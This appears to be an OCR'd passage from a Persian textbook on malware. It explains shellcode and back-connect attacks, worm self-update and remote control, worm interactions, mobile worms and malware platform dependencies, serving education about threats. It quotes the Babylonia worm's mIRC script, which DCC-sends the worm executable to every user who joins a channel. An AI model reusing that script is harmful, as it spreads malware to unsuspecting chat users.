
کِرم‌ها با استفاده از آسیب پذیری سیستم ها شروع به تزریق کُد می‌کنند و اهداف خود را بر روی آن به اجرا در می‌آورند. در مورد این موضوع در فصل بعد توضیحات کامل ارائه خواهد شد.

۲-۴-۶ حمله با *Shell-Code*

یکی دیگر از انواع روش‌های حمله، روش ***Shell-Code*** است. ایده اصلی، این است که با استفاده از دستورات خط فرمان در سیستم مانند ***Cmd*** در ویندوز و ***/bin/sh*** در یونیکس کنترل سیستم را در دست بگیریم. در شکل ۵ نمونه‌ای از این روش نشان داده شده است.


---

[1] ***Body***
[2] ***Remote Login-Based***
[3] ***Kido***
[4] ***Code Injection***



شکل ۵ – حمله با *ShellCode* مرحله اول


۱.کِرم به یکی از پروسه‌های موجود در حافظه سیستم مورد حمله، کدی تزریق می‌کند که محتوای این کُد شامل گوش دادن به یک درگاه خاص می‌باشد.
۲.کِرم سعی می‌کند به آن درگاه متصل شود.
۳.در صورت موفقیت آمیز بودن اتصال، دستورات ***Shell-Code*** را بر روی سیستم راه اندازی می‌کند.
۴.در انتها کِرم شروع به ارسال دستور ***Shell*** می‌کند.



شکل ۶ – حمله با *ShellCode* مرحله دوم

کِرم ***بلَستِر***[1] نمونه‌ای از این گونه است. سیستم‌عامل های یونیکس بیشتر مورد این گونه حملات قرار می‌گیرند. بازگشت اتصال[2] یعنی به جای آن‌که به درگاهی از ***TCP*** حمله کنیم که ممکن است با یک فایروال جلوی ما را سد کند ادامه اتصال را از درون سیستم همان سیستم پیگیری می‌کنیم، در واقع اتصال از خارج[3] برقرار می‌شود.

[1] ***Blaster***
[2] ***Back-Connection***
[3] ***Connect-Out***



شکل ۷ – حمله با *ShellCode* مرحله سوم

شرح کامل این موضوع در فصل بعدخواهد آمد.

۵-۲ راه‌کارهای به روزرسانی کِرم‌ها

کِرم‌ها به منظور ارتقای خود سعی در بهینه‌سازی یا تغییر روش خود دارند. اولین کِرمی که خود را بروز می‌کرد کِرم ***بِی‌بیلونیا***[1] بود. این کِرم با دانلود چند ***Plug-in*** برای خود، کارهای مختلفی را انجام می‌دهد و آن را اجرا می‌کند.

این کِرم با خواندن یک فایل متنی به نام ***Virus.txt*** که در آن لیستی از ***Plug-in*** ها موجود بود شروع به دانلود و اجرای آن‌ها می‌نمود. این ***Plug-in*** ها با کلمه ***VMOD*** شروع می‌شدند که نشانه ویروس بود. هر کدام از این ***Plug-in*** ها به شرح زیر می‌باشند.

- ***dropper.dat***: با استفاده از این ماژول کِرم می‌تواند خودش را دوباره نصب کند و یا آنکه نوع دیگری از آلودگی را منتشر کند.
- ***greetz.dat***: این ماژول اثرات دیگر کِرم را نشان می‌دهد برای نمونه فایل ***autoexec.bat*** به گونه‌ای دست کاری می‌کند که پیغام زیر نمایش داده شود.

```
W95/Babylonia by Vecna (c) 1999
Greetz to RoadKil and VirusBuster
Big thankz to sok4ever webmaster
Abracos pra galera brazuca!!!
-----
Eu boto fogo na Babilonia!
```


- ***ircworm.dat*** : این ماژول از طریق ***IRC***، سیستم‌های دیگر را آلوده می‌کند که برای آن‌ها پیام زیر را ارسال می‌کند.

```
[script]
n0=run $mircdir2kBug-MircFix.EXE
n1=ON 1:JOIN:#:{ /if ( $nick == $me ) { halt}
n2= /dcc send $nick $mircdir2kbugfix.ini
n3= /dcc send $nick $mircdir2kBug-MircFix.EXE
n4=}
```

- ***poll.dat*** : با استفاده از این ماژول دیگر سیستم‌های آلوده را ردیابی کرده و تعداد این سیستم ها را برای یک ایمیل خاص ارسال می‌کند.

[1] ***Babylonia***

نمونه‌ای از فعالیت‌های کِرم در شکل ۸ به شرح زیر است.




شکل ۸ – بروز رسانی کِرم‌ها

روش دیگر بروز رسانی از طریق در پشتی است. در این روش با باز کردن چند درگاه بر روی سیستم مهاجم می‌تواند کِرم موجود در روی سیستم را به روز کند، به عنوان مثال کِرم ***مای‌دووم*** با باز کردن یک درگاه بین ۳۱۲۷ تا ۳۱۹۸ منتظر برقراری یک اتصال می‌باشد. کِرم‌های مانند ***Doomjuice***، ***Beagle*** و ***Welchia*** نیز به صورت مشابه بروز رسانی می‌کنند.

۲-۶ کنترل از راه دور[1] به وسیله علائم

کِرم‌ها برای آن‌که سیستم آلوده را کنترل کنند و از روی آن کِرم دیگری ارسال کنند و یا کلیه سیستم‌های آلوده را برای حمله به یک سرور خاص تدارک کنند مجبور هستند به وسیله علائم، آن سیستم را از راه دور کنترل کنند. نمونه‌ای از این کار در شکل۸ موجود است.


[1] ***Remote***



شکل ۹ – کنترل از راه دور

روش‌های ارسال پیام برای کِرم یا کنترل آن‌ها می‌تواند به وسیله یک ***IRC*** یا ایمیل و یا یک درب پشتی از نرم افزار ***SubSeven*** انجام شود. در واقع درون کِرم کدهای خاصی وجود دارد که با ارسال پیام (دستور) به آن، این کدها اجرا می‌شوند و اهداف این کِرم را عملی می‌کند. این کدها می‌توانند حملات ***DoS*** یا تخریب در یک زمان معین (مانند یک بمب منطقی) و... صورت گیرند.

نوع دیگر کنترل از راه دور به صورت شبکه‌های نظیر به نظیر است. در صورت آلودگی چند سیستم شبکه بر روی شبکه این سیستم‌ها آدرس ***IP*** دیگر سیستم های آلوده را در لیستی نگهداری می‌کنند و در صورت تغییر هر ***IP*** این لیست را بروز نگه می‌دارند. در ضمن برای اطلاع رسانی به بقیه سیستم‌های آلوده و شناسایی خود به آن‌ها از یک درگاه ***UDP*** استفاده می‌کنند (برای نمونه کِرم ***اِسلَپِر***[1] از درگاه ۲۰۰۲ استفاده می‌کرد). به این کار پخش همگانی[2] می‌گویند.




شکل ۱۰ – نمونه‌ای از اولین سطح آلودگی

[1] ***Slapper***
[2] ***Broadcast***

شکل ۱۰ نمونه‌ای از اولین سطح آلـودگی از یـک سیـستم بـر روی دیگـر سیـستم‌هـای موجـود در شـبکه می‌باشد.

شکل ۱۱ نشان می‌دهد یک آلودگی چگونه در آینده ممکن است شیوع پیدا کند و ترکیب آن به چه شـکل خواهد بود. همان طور که می‌بینید این شیوع ممکن است در دو شبکه مجزا از هم نیز گسترش یابد.



شکل ۱۱ - این شیوع آلودگی در دو شبکه مجزا

۲-۷ برهم‌کنش‌های[1] واقعی و تصادفی


بین برنامه‌های مخرب یکسری فعل و انفعالات عمدی و یا تصادفی وجود دارد کـه سـعی مـی‌کنـیم در ایـن بخش به آن بپردازیم.

۲-۷-۱ همزیستی[2]

برخی از کِرم‌ها و برنامه‌های مخرب دیگر با هم به طور تصادفی همکـاری مـی‌کننـد. مـثلاً ویـروس ***A*** کِـرم رایانه‌های ***B*** را آلوده می‌کند و کِرم ***B*** خود را از روش های گوناگون منتقل می‌کند و این باعـث انتقـال ویـروس***A*** نیز می‌شود. جالب اینجا است که یکی از مرسوم‌ترین راه‌های آلودگی ویروس‌ها کِرم های بی‌خطر هستند که تنهـا کارش انتقال خود است. آمار نشان داده است که از هر سه ویروسی که انتقال پیدا می‌کند دوتای آن توسـط یـک کِرم منتقل شده است.

نکته مهم اینجا است که برخی از کِرم‌ها به علت آلوده شدن به ویروس قابل شناسایی توسط ضـدویروس‌هـا نمی‌باشند در واقع ویروس‌ها باعث مخفی شدن کِرم‌ها و کِرم‌ها باعث انتقال آلودگی ویروس‌ها می‌شوند.و ایـن کـار کاملاً تصافی اتفاق افتاده است. برای درک بهتر موضوع به شکل ۱۲توجه کنید.

[1] ***Interactions***
[2] ***Cooperation***



شکل ۱۲ – نمونه‌ای از همزیستی

در مرحله ***A*** کِرمی بر روی یک رایانه انتقال پیدا کرده است و در حال اجرا است. در مرحله ***B*** کِرم توانسته است با موفقیت بر روی یک سیستم در شبکه نفوذ کند در حالی که آن سیستم آلوده به یک ویروس بوده و حال آن کِرم توسط این ویروس آلوده می‌شود. در واقع ویروس خود را به آن کِرم می‌چسباند.

در مرحله ***C*** کِرم همراه با آلودگی بر روی سیستم دیگری در شبکه منتشر می‌شود. و حال با اجرای کِرم، ویروس نیر اجرا می‌شود. (معمولاً اول ویروس و بعد کِرم اجرا می‌شود)

در مرحله ***D*** این بَدافزار ترکیب شده، به یک سیستم می‌رسد که با ضد ویروس حفاظت می‌شود. اگر این ضدویرس آن کِرم را بشناسد به احتمال زیاد این بَدافزار ترکیب شده را نمی‌تواند پاکسازی کند. چون این کِرم تغییر پیدا کرده و برنامه‌ی دیگری شده است اما اگر بتواند ویروس را پاکسازی کند به برنامه واقعی کِرم دسترسی پیدا می‌کند و آن را نیز شناسایی و پاکسازی می‌کند.

بنابراین *جهش*[۱] کِرم باعث نشر بیشتر آلودگی می‌شود.

نوع دیگر همزیستی‌ها به صورت کاملاً از پیش تعیین شده طراحی می‌شوند، بَدافزارهای ***چولرا***[۲] که از طریق ایمیل منتشر می‌شد و ***سی‌تی‌ایکس***[۳] که یک ویروس چند ریختی بود، ترکیب این دو باعث شد بالاترین نرخ آلودگی[۴] را در آن زمان به خود اختصاص دهند.

۲-۷-۲ رقابت[۵]

رقابت و یا مسابقه بین کِرم‌ها، خود نکته جالب و قابل تاملی است که بعضی مواقع به جنگ کِرم‌ها[۶] نیز نام گرفت است. برخی کِرم‌ها به منظور جلوگیری از اجرا و آلودگی کِرم‌های دیگر سعی در ضد عفونی آن‌ها می‌کردند. به این گونه برنامه‌ها "ویروس ضدویروس" نیز می‌گویند، این برنامه‌ها که ظاهرا مفید بودند سعی در آلوده نشدن سیستم به برخی از گونه‌های کِرم‌ها داشتند، کِرم ***Den_Zuko*** نمونه‌ای از این نوع برنامه‌ها بود. به این نوع بَدافزارها، ویروس مفید[۷] نیز می‌گویند.

---

[1] ***Mutant***
[2] ***Cholera***
[3] ***CTX***
[4] ***Wildlist***
[5] ***Competition***
[6] ***War Worm***
[7] ***beneficial virus***

برخی از کِرم‌ها نیز به جنگ با یکدیگر می‌رفتند و سعی می‌کردند علاوه بر کارهای تخریبی خود، کِرم دیگری را از کار بیندازند. کِرمی مانند ***وِل‌چیا***[1] حملاتی را علیه کِرم ***بِلاستِر***[2] انجام داد تا آن را از کار بیندازد. نمونه دیگر از این کِرم‌ها کِرم ***دِبر***[3] بود که سعی می‌کرد قسمت دانلود کِرم ***ساسِر***[4] را که از ***FTP*** است مورد حمله قرار دهد.

۲-۷-۳ آینده : قرارداد ساده بین کِرم‌ها[5]

با توجه به افزایش انواع بَدافزارها احتمالاً می‌رود به منظور همکاری و تبادل اطلاعات بین کِرم‌ها یک قرارداد ساده بین آن‌ها رد و بدل شود، و همچنین ***Plug-in*** های مشترکی در بین آن‌ها مورد توافق قرار گیرد. حتی کِرم ها برای جمع آوری ایمیل به یکدیگر کمک کنند. از نکات بسیار مهم در مورد انتقال فایل ایجاد پوشه‌های اشتراکی و شبکه های نظیر به نظیر می‌باشد. از ترکیب دو بَدافزار مختلف به صورت ژنتیکی می‌تواند یک بد افزار جدید زاییده شود.

۲-۸ کِرم‌های تلفن همراه

کِرم ***کَبیر***[6] اولین کِرم تلفن همراه بود که بر روی سیستم‌عامل سیمبین[7] فعالیتش را آغاز کرد این کِرم بر روی گوشی‌های نوکیا سری ۶۰ کار می‌کرد. کِرم کبیر از طریق بلوتوث منتشر می‌شد. این نوع کِرم‌ها ساختار فایل ***ARM*** دارند.

مشکل اجرای این کِرم‌ها این است که برای انتشار نیاز به تایید کاربر دارند. این گونه از کِرم‌ها در آینده به دفترچه تلفن و پیامک‌ها و فایل‌های موجود در گوشی دسترسی دارند و احتمالاً هرگونه تخریبی را می‌توان پیش‌بینی کرد.

---

[1] ***Welchia***
[2] ***Blaster***
[3] ***Debber***
[4] ***Sasser***
[5] ***Simple Worm Communication Protocol (SWCP)***
[6] ***Cabir Symbian***
[7] ***Symbian***


فصل سوم

محیط اجرای بَدافزارها

یکی از مهمترین موضوعات برای یک بَدافزار محیط‌های اجرای آن است. یک بَدافزار باید بداند در محیط‌های گوناگون با چه برنامه‌ای و در چه شرایطی اجرا می‌شود؟ نوع کُد اجرایی آن چگونه است؟ آیا می‌تواند خودش به صورت بازگشتی تکثیر کند؟ چه عواملی باعث اجرا نشدن و خلل در عملکرد آن می‌شود؟ آیا می‌تواند از آن سیستم برای نفوذ به دیگر محیط‌های اجرایی استفاده کند؟ و بسیاری از دیگر موضوعات که می‌تواند در این زمینه مورد سوال قرار گیرد.

هر چه محیط‌های اجرایی متفاوت بیشتر باشد تحلیل و بررسی گونه‌های مختلف بَدافزار پیچیده‌تر خواهد شد، آزمایشگاه‌ها باید وقت و زمان بیشتری را برای ارائه یک ضدویروس مناسب بگذارند. در حالی که صدها و یا هزاران فرد در سراسر جهان به این بَدافزار آلوده شده‌اند. شکل ۱۳ نمونه‌ی ناقصی از محیط‌های اجرایی برای یک بَدافزار است که نشان می‌دهد، محیط‌های گوناگونی برای اجرای یک بَدافزار وجود دارد و حال می‌توان به جرات گفت کار و تحقیق در این زمینه گسترده و پیچیده شده است.

با توجه به رشد روز افزون علم رایانه و ایجاد محیط‌های مختلف، ویروس‌ها می‌توانند در همه این گونه محیط‌ها فعالیت کنند. علم ویروس شناسی امروزه جزء مهمترین علوم برای توسعه و راه‌اندازی انواع محیط‌های رایانه‌های است. در ادامه انواع وابستگی‌ها را در محیط‌های مختلف بررسی می‌کنیم.



شکل ۱۳ – انواع وابستگی‌ها در محیط‌های مختلف

۳-۱وابستگی به پردازنده[1]

وابستگی به پردازنده، مخصوص ویروس‌های باینری است. کُد ویروس بسته به نوع پردازنده نوشته و درون پردازنده دیگر، نوعی دیگری تفسیر می‌شود، در واقع هر ویروس، برای پردازنده‌های خاص خود نوشته می‌شود. اجرای یک برنامه مانند ***exe*** به صورت دنباله‌ای از دستورات پشت سرهم است که این دستورات بسته به نوع پردازنده متفاوت هستند.

دستورات هر پردازنده قسمتی به نام ***op-code*** را در بر می‌گیرد که به عنوان مثال ***op-code*** دستور ***NOP*** (بدون عمل) در پردازنده اینتل عدد ***0x90*** است ولی در پردازنده ***VAX*** یا ***Mac*** عدد ***0x01*** می‌باشد. بنابراین کُد اجرای ویروس بر روی این دو پردازنده کاملاً متفاوت است.

با این تفاسیر اکثر ویروس‌های باینری که به وجود می‌آیند وابسته به پردازنده خود هستند البته ممکن است ویروس از برخی دستورات مشترک بین دو پردازنده استفاده کند تا ویروس در هر دو پردازنده بتواند اجرا شود که این کار بسیار نامحتمل است.

نوع دیگری از وابستگی به پردازنده، مربوط می‌شود به تغییر نگارش پردازنده که ممکن در طراحی بعدی یک پردازنده تغییراتی انجام شود مانند اضافه کردن ***Coprocessor*** یا ***MMX*** به پردازنده اینتل که امکان دارد اجرای برخی از ویروس‌ها را با اخلال مواجه کند.

[1] ***CPU***

۳-۲ وابستگی به سیستم‌عامل

با توجه به تنوع سیستم‌عامل‌های مختلف و تکثیر ویروس باینری در آن سیستم‌عامل‌ها، مهمترین نوع وابستگی برای یک ویروس باینری نوع سیستم‌عاملی است که در آن اجرا می‌شود. همان طور که می‌دانیم هر برنامه‌ای که نوشته می‌شود دقیقاً می‌داند بر روی چه سیستم‌عاملی باید اجرا شود برای نمونه برنامه‌ای که در سیستم‌عامل‌های خانواده ماکروسافت کار می‌کند بر روی سیستم‌عامل خانواده ***Unix*** اجرا نمی‌شوند و بالعکس[۱].

اغلب ویروس‌ها تحت یک سیستم‌عامل خاص می‌توانند فعالیت کنند و تکثیر شوند. با این حال به علت سازگاری برخی سیستم‌عامل‌ها با هم مانند ***DOS*** و ***Windows***[۲]، ویروس‌های سیستم‌عامل پایین‌تر می‌توانند بر روی سیستم‌عامل بالاتر اجرا شوند برای نمونه ویروس‌های تحت ***DOS*** بر روی سیستم‌عامل ***Windows*** با شرایطی خاص اجرا می‌شوند و خود را تکثیر نیز می‌کنند اما تمایل به نوشتن ویروس های تحت ***DOS*** بسیار کم شده است. با همه این تفاسیر برخی دستورات مانند ***IN*** و***OUT*** [۳] در سیستم‌عامل‌های ***NT*** دیگر به این راحتی قابل استفاده نیست و برخی از ویروس‌های تحت ***DOS*** که از این دستورات استفاده می‌کردند نمی‌توانند در این سیستم‌عامل‌ها اجرا شوند.

۳-۳ وابستگی به نگارش سیستم‌عامل

اکثر ویروس‌ها محکوم به وابستگی به یک سیستم‌عامل هستند اما برخی از ویروس‌ها آلودگی را تنها برای نگارشی خاص از یک سیستم‌عامل برنامه‌ریزی می‌کنند مثلاً ویروسی مجارستانی، به نام ***بوزا***[۴] تنها بر روی نسخه‌های انگلیسی ویندور ۹۵ اجرا می‌شد. شاید علت آن این بود که ویروس نویس می‌خواست ویروسش بر روی سیستم افرادی که همزبان خودش هستند اجرا نشود و تنها در یک منطقه خاص آلودگی را پراکنده کند.

۳-۴ وابستگی به انواع "سیستمِ فایل"[۵]

"سیستمِ فایل" به معنی آن است که برای آنکه فایل‌ها بر روی دیسک سخت ذخیره شوند باید روشی داشته باشند که به آن‌ها بگویید در کجا و در چه قالبی و در چند بخش باید ذخیره شوند. از اولین سیستمِ فایل‌ها، می‌توان به ***FAT***[۶] اشاره کرد که مخصوص سیستم‌عامل ***DOS*** و بسیار ساده و ابتدایی بود. از تکنولوژی‌های جدید می‌توان به ***NTFS***[۷] اشاره کرد که مخصوص ویندوزهای مبتنی بر ***NT*** است.

اغلب ویروس‌ها برای آلوده کردن توجهی به نوع سیستمِ فایل ندارند تنها ویروس‌هایی این موضوع را مورد اهمیت قرار می‌دهند که بخواهند سیستمِ فایل را آلوده کنند.

۳-۴-۱ ویروس‌های *Cluster*

---

[1] ممکن است با یک سری شبیه ساز بتوان برنامه‌های مربوط به سیستم عاملی را بر روی سیستم عامل دیگری اجرا کرد. اما تکثیر و آلودگی آن ویروس در همان محیط شبیه ساز صورت می‌گیرد و هیچ سرایتی به سیستم اصلی نمی‌کند.

[2] علت سازگاری یکسان بودن پلتفوم آنها است.

[3] این دستورات مربوط به درگاه های ورودی و خروجی سیستم می‌باشند.

[4] ***Boza***

[5] ***File System***

[6] ***File Allocation System***

[7] ***New Technology File System***

ویروسی مانند ***DIR-II*** گونه‌ای از این نوع ویروس‌ها بود، این ویروس آدرس فایل اجرایی در ***FAT*** را به شکلی تغییر می‌داد که به ویروس اشاره کند، در واقع با اجرای هر برنامه اجرایی این ویروس اجرا می‌شد. این گونه می‌توان گفت که این ویروس به ***Cluster*** موجود در ***Fat*** حساسیت دارد.

۳-۴-۲ ویروس‌های[1] *NTFS Stream*

سیستمِ فایل ***FAT*** بسیار ساده بود این سیستمِ فایل، قابلیت و توانایی پشتیبانی داده‌ها را تا سطح گیگا بایت داشت ولی برای حجم‌های بالاتر به اندازه تِرا بایت دیگر نمی‌توانست آن را پشتیبانی کند این در حالی است که سیستمِ فایل ***NTFS*** علاوه بر این قابلیت، توانایی دادن حق دسترسی و کدگذاری فایل‌ها را نیز دارا است.

